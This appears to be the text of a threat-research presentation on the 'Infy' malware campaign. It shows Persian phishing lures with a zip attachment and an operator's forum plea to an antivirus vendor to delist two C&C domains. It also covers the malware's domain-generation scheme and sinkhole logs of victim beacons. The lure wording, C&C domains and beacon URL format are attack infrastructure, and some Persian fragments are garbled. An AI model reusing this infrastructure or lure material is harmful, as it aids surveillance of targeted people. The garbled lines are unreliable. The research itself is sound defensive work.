
[Download](#)



Campaigns, Tools and Actors

Cross section of the Ecosystem

Infy




----- Forwarded message -----

From: **baran omid** <baramomid@gmail.com>

Date: 14 May 2013 09:11

Subject: انتخابات خرداد ۹۲

To: baramomid@gmid.com



----- Forwarded message -----

From: **kaveh tahmasbi** <kaveh.tahmasbi@gmail.com>

Date: 2016-04-20 12:45 GMT+02:00

Subject: فوری/ تصاویر امید کوکبی بعد از سرطان در زندان

To:

با درود
تصاویر منتشر نشده از امید کوکبی بعد از سرطان
جهت انتشار گسترده در رسانه ها




 **Omid Kokabi.zip**

مورد انرژی هسته ای خوش آمدید.
که ۰ بق نظر شه ۰ رفتار ۱ کند.

به سید
مد

بعدي



FORUM THREAD QUESTION: UNSOLVED

My sites, False positive



aj58

Posted: 25 Jul 2016

Hello

I made Contact with you
but after many days

my request was.....
your product detected
your latest updated
also there is not any
please remove my sites
thanks

-----My sites

<http://updateserver1.com>

<http://bestupdateserver.com/>

my request was.....

your product detected two of my sites as malware.

your latest updated trial version does not detect any file in my sites as malware.

also there is not any binary, program, apk or any dangerous file in my sites.

please remove my sites from your black list as soon as possible

thanks

-----My sites

<http://updateserver1.com>

<http://bestupdateserver.com/>

DGA \o/

- They implemented a bizarre DGA algorithm
- It would use rotating pools of 30 domains.
- The DGA domains are contacted even if primary C&C is up.
- Only one registered before, all the others available.
- Started sinkholing from December 2015.

Professional Sinkhole Camouflage



```


121.7 - [25/Jan/2016:06:42:53 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A12%3A51&
182. - [25/Jan/2016:06:45:13 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A45%3A12
185. - [25/Jan/2016:06:59:38 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A59%3A36&
2.18 - [25/Jan/2016:07:20:57 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A51%3A6&cn=
213. - [25/Jan/2016:07:25:24 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A22%3A42&
95.8 [25/Jan/2016:07:25:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&cn=
2.18 - [25/Jan/2016:07:25:59 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A8&cn=
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38.1 [25/Jan/2016:09:56:56 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A46&cn=
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106. [25/Jan/2016:10:01:22 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2020%3A31%3A28&cn=
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151.2 [25/Jan/2016:11:27:10 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2019%3A57%3A12&cn=
195.6 [25/Jan/2016:11:33:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A34%3A24&cn=
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
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
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```



Infections per Country






Hello hello!

